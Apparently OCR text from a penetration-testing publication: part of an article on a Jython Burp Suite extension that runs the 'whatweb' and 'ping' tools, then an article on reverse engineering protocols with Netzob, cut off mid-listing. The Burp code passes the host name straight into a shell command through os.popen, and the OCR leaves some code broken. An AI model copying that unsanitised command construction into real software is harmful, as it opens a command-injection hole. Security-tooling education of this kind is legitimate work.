self.context = None

# we set up our extension

callbacks.setExtensionName("What Web")

callbacks.registerContextMenuFactory(self)

return

def createMenuItems(self, context_menu):

self.context = context_menu

menu_list = ArrayList()

 menu_list.add(JMenuItem("What Web", actionPerformed=self.whatweb_menu))

return menu_list
```

We begin by defining our BurpExtender Class that must implement the standard IBurpExtender interface. The most important part in the registerExtenderCallbacks method is the line:

```
callbacks.set ExtensionName("What Web")
```

This line sets the extension name, you can change it to the name you like. In method, createMenuItems, I add the menu item to the context menu with the name “What Web”. Once again, you can change it to the name you want. When I clicked the menu item “What Web” the action is calling the method whatweb_menu. The method implementation is shown below:

```
def whatweb_menu(self,event):

# grab the details of what the user clicked

http_traffic = self.context.getSelectedMessages()

for traffic in http_traffic:

http_service = traffic.getHttpService()

host = http_service.getHost()

print "User selected host: %s" % host

self.whatweb(host)

return
```

In the above method, we get the host name from Burp to pass it to the final method whatweb, shown below.


```
def whatweb(self,host):
```

```
    print os.popen("whatweb "+host).read()

return
```


This method just runs the whatweb tool in the command line and prints the results to the output sub tab. You can do the same if you want to run or integrate one or more external tools to Burp. You can add extra lines before return, for example:

```
print os.popen("ping "+host).read()
```


The above line will ping the host and prints the output. After you write your extension in single file, you can add it in the extension sub tab in the extender tab as shown below:



Unfortunately, you will not know if your extension has complication errors until you load it to the Burp. Once you load it, check the errors sub tab. If you have errors, correct the Python file, remove the extension and add it again. Do this until you have no more errors as shown below:



Now you can run your plugin or the extension. In our example, we added a new menu item the context menu. Adjust the Burp proxy and visit a site of your choice, and right click to get the context menu as shown below. The what web menu item appears:




If you do not find the menu or something goes wrong, check the errors tab.

If there are runtime exceptions, modify your code, reload it, and try again.

The screenshot below shows the output after you run the what web menu.

You will notice that the host www.microsoft.com is identified as running ASP.net technology.



References

https://portswigger.net/burp/

https://www.packtpub.com/networking-and-servers/learning-penetration-testing-python

https://in.pycon.org/funnel/2013/101-python-for-penetration-testers-how-to-stop-worrying-about-tools-start-scripting/

http://blog.opensecurityresearch.com/2014/03/extending-burp.html

https://portswigger.net/burp/extender/api/

Black Hat Python: Python Programming for Hackers and Pentesters (Book)

Author: Hamed Farid

Hamed is a senior security consultant , he is a CEH and OSCP certified with more than 12 years of extensive software development and administration experience in many languages Java, python ,C#,Assembly,C,C++,...etc in different platforms windows, Linux,UNIX,..etc, which gives him the ability to be an expert in network and web penetration testing.

Reverse Engineering of communication protocols using netzob

By Juan Manuel Reyes

When studying the functioning of proprietary protocols in black box audits, it is possible to take advantage of the power of Python thanks to a library like Netzob. Even though the tasks corresponding to the development of a Pen Test do not typically encompass reverse engineering, this may end up being key when committing complex systems.

What you will learn

- To examine the behavior of an unknown protocol from traffic captures (e.g. a PCAP file).
- To take advantage of the versatility and power of Python to automate the process as much as possible.
- To discover how a to write a fuzzer from the information obtained.

What you should know

- Basic programming concepts
- Notions of network protocols

Introduction

The first reaction of a Pen Tester who wants to learn more about a transmission of information being carried out in a specific system during the development of an audit will be to launch a Wireshark and to Listen. This method is very effective if the protocol is known for the tool: what will happen when someone has developed one of the so-called dissectors to identify the structure of this type of

message. This situation is reflected in Figure 1, which shows how providing Wireshark with captures of an open protocol known as OpenFlow eliminates problems when identifying its structure in detail.




Figure 1: Inspecting a known protocol using Wireshark

What happens if a protocol is not so open, or is a thoroughly proprietary and undocumented protocol? In this case, Wireshark will not be of as much help, as can be seen in Figure 2, where an unknown protocol is analyzed.




Figure 2: Inspecting an unknown protocol using Wireshark

In the case shown in Figure 2, the last protocol that Wireshark is able to recognize is UDP; from there the auditor will come across the raw bytes, without any more to guide them in discerning the content of the transmission that we are analyzing.

In this specific case, the ASCII characters are identified thanks to the automatic Wireshark conversion that makes it possible to assume the meaning of the selected message: this could be the beginning of the reverse engineering process. However, it is a laborious task which, as mentioned previously, is not one of the tasks generally performed in the typical engagement of a Pen Tester, since they are performed more frequently by other professionals in the IT security environment.

Python and Netzob to the rescue

On this point, and before abandoning the idea of researching the communication protocol, the scope of the auditing being performed, the yields that are expected to be gained with the analysis of the protocol and the time required to achieve it will be considered. In order to reduce this last factor, or to get an estimate that helps to evaluate the importance of the information transmitted by the protocol, it will be very useful to be able to fall back on a specialized tool that helps streamline the process. However, it is important to keep in mind that this activity involves a heavy workload of manual analysis. One of these tools is Netzob, developed by the French company AMOSSYS and published under an Open Source license. The first versions included a user interface that they seemed to have abandoned in favor of a Python library that facilitates the integration of our scripts.

Installation

It is recommended that version 1.0rc1 be installed, for which .deb packets and Windows installers are still not available. So, it will be necessary to obtain a source code from the official page or from its git repository (see “On the Web” section) and perform the installation based on this. It is recommended that the manual, which is available as a PDF on the official page, be downloaded, since it will be of great help in comprehending the library’s possibilities.

The steps to follow for a generic Linux operation system are indicated below.

REQUIREMENTS

Before beginning with the process, it is essential to install the necessary dependencies:

- python
- python-pcapy
- python-dev
- python-impacket
- python-setuptools
- build-essential

- python-numpy

WARNING

It must be kept in mind that Netzob uses Python 2, and the distribution uses Python 3 by default (as is the case in Arch Linux), and so the correct variants must be installed (e.g. python2-pcapy).

INSTALLATION STEPS

Once the dependencies have been installed, the following must be run from the directory from which the source code was downloaded from the tool (install will need administrator permissions):

```
python setup.py build
```

```
python setup.py install
```

Once this is done, it will be possible to import the library in the Python scripts in the following way:

```
from netzob.all import *
```

Importing traffic captures

Once the suitability of investigating certain traffic has been decided, the information that we have will have to be passed on to Netzob somehow. This library allows for many options when loading the desired traffic, but the most common of all will be shown: the PCAP files. The auditor might be so lucky as to find one of these files in some system within the audited network, but normally they will have to be created by Listening in the network and capturing the traffic. This can be done with Wireshark or with tcpdump directly, and there is a great deal of information on the Internet regarding this. It is recommended that the PCAP only contain protocol messages that need to be analyzed, so that it is easier to work with. Both tools have filters, which allow for the isolation of this type of message.

Once the PCAP file has been obtained, the Python script, which will be used during the entire analysis performed in this article, is created. Its beginning will coincide with the importation of the captured messaged contained in the said file. Then, the symbols will be generated from these messages, just as indicated in Listing 1:

```
<<LISTING 1>>
```

```
Listing 1: Importing the PCAP file
```

```
from netzob.all import *

messages = PCAPImporter.readFile("pcaps/capture.pcap").values()

symbol = Symbol(messages = messages)
```

```
<</LISTING 1>>
```

What are the symbols? Basically, it can be said that they are groups of messages that are considered by Netzob to be of the same type. In the beginning, there will only be one symbol, that is, a group that

contains all of the PCAP messages that have been imported. From there, the task will consist of dividing the messages into logical groups and deciphering the different types of messages that make up the transmission of information.

On the basis then of the set of all the messages, they can be observed at this point with print symbol. Figure 3 shows a fragment of the output achieved for a capture with unknown traffic.

```
Field
-------------------------------------------------------------------------------
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DATA\x00\x00\x002OZG47709IXWF81SPO2VNFV8VJ7TLNCIFOYL8VS1OJECRGMRKLW\x00\x00\x00\x00'
'\x01DATA\x00\x00\x00*BMESIM2B15LB788JCB746GJPCTBF1FQG9ULZLUX1QA\x00\x00\x00\x01'
'\x01END\x00'
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DATA\x00\x00\x002ADDEVTQUMQZ4LH7KWOZE50WJ77Z5B1LYWFEG604QEK68FBMZVO\x00\x00\x00\x00'
'\x01DATA\x00\x00\x002441WFC4MRGOT6B2AC5Z58NXOQYSJ66Y3ID7ZZE5YMGGUAION51\x00\x00\x00\x01'
'\x01DATA\x00\x00\x00\x02N9\x00\x00\x00\x02'
'\x01END\x00'
'\x01DEL\x00\x00\x00\x00\x0esome_movie.avi'
'\x01ACK\x00'
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DATA\x00\x00\x002OSQI75DLVSI7CXA774K8C4ISZJUIOT0JXHO3CI26FH6JFZUHF8\x00\x00\x00\x00'
'\x01DATA\x00\x00\x00!FKOHGYIJHJSKIZVL0M0IOZIP67Z28UUB0\x00\x00\x00\x01'
'\x01END\x00'
'\x01LIKE\x00\x00\x00\x0eshort_clip.avi'
'\x01ACK\x00'
'\x01LIKE\x00\x00\x00\x0esome_movie.avi'
'\x01ACK\x00'
```

Figure 3: Initial Listing of the imported messages

From this point on, each scenario will be different depending on the specific auditing, but with this example, we are looking to do a tour through the different Netzob features that will probably be useful for nearly all protocols that may come up.

First contact: Identifying message types

If the output obtained from the previous approximation is observed, the ASCII characters stand out, and show themselves directly. It is possible to distinguish without much difficulty how, after a first ‘0x01’ byte, strings like ‘DOWN’, ‘DATA’, ‘END’ and ‘DEL’ appear. It seems to make sense to group the messages based on this, thereby obtaining different symbols that can be treated separately to analyze each type of message.

To do this, the applicative data concept is used, that is, information on known fragments of traffic that can be provided to Netzob to be used when distinguishing some messages from others. Because the different existing types are already known from simple inspection, an applicative data type object can be created for each one of them, and later the messages can be grouped with the clusterByApplicativeData(), as indicated in Listing 2.

```
<<LISTING 2>>
```

Listing 2: Grouping messages by type

```
msgTypes = ["DOWN", "DATA", "END", "LIKE", "ACK", "DEL"]

applicativeData = [ApplicativeData(msgType, ASCII(msgType)) for msgType in
msgTypes]

session = Session(messages=messages, applicativeData = applicativeData)
```

```
symbols = Format.clusterByApplicativeData(messages)
```

<<LISTING 2>>

As it now has an array, it can inspect the content generated with for symbol in symbols: print symbol, obtaining the output partially shown in Figure 4, with the messages grouped by type, just as sought.

```
Field
----------------------------------------
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DOWN\x00\x00\x00\x0eshort_clip.avi'
'\x01DOWN\x00\x00\x00\x10another_film.avi'
'\x01DOWN\x00\x00\x00\x0eshort_clip.avi'
'\x01DOWN\x00\x00\x00\x0esome_movie.avi'
----------------------------------------
Field
------------------------------------------
'\x01DEL\x00\x00\x00\x00\x0esome_movie.avi'
'\x01DEL\x00\x00\x00\x00\x0eshort_clip.avi'
'\x01DEL\x00\x00\x00\x00\x0esome_movie.avi'
'\x01DEL\x00\x00\x00\x00\x0eshort_clip.avi'
'\x01DEL\x00\x00\x00\x00\x0esome_movie.avi'
'\x01DEL\x00\x00\x00\x00\x10another_film.avi'
'\x01DEL\x00\x00\x00\x00\x0eshort_clip.avi'
------------------------------------------
Field
-------------------------------------------------------------------------------------------
'\x01DATA\x00\x00\x0027ENYR15Z1WBPLM8797D80KNHN5QHNB6SKJLDMXGKHRMWO09F5J\x00\x00\x00\x00'
'\x01DATA\x00\x00\x002XRQSK8VRCT62N3EKCJXJ33LTQRJNSVRNORSZ38S6ZEAZZZWK2I\x00\x00\x00\x02'
'\x01DATA\x00\x00\x002OZG47709IXWF81SPO2VNFV8VJ7TLNCIFOYL8VS1OJECRGMRKLW\x00\x00\x00\x00'
```

Figure 4: Output after grouping the messages by type

Particular type of message

The objective now is to analyze the messages of the ‘DATA’ type, which are those that correspond to the last element of the array of symbols generated. It would be especially interesting to discover the different fields that make it up and, if possible, ascertain the meaning of each of them.

A starting point can be obtained automatically with the Netzob function splitAligned(), which uses a sequence alignment algorithm. Listing 3 shows the necessary code, and Figure 5 shows the output after printing by screen with print dataSymbol.

<<LISTING 3>>

Listing 3: Automatically aligning fields

```
dataSymbol = symbols[-1] # Data symbol at last position

Format.splitAligned(dataSymbol)
```

<</LISTING 3>>

Field	Field	Field	Field
'\x01DATA\x00\x00\x00'	'2JTNIBQ1BAD7FB1BZ13QS1EDAS7M9G35HVNXKRR1N5DHJURVAST'	'\x00\x00\x00'	'\x01'
'\x01DATA\x00\x00\x00'	'2OZG47709IXWF81SPO2VNFV8VJ7TLNCIFOYL8VS1OJECRGMRKLW\x00'	'\x00\x00\x00'	''
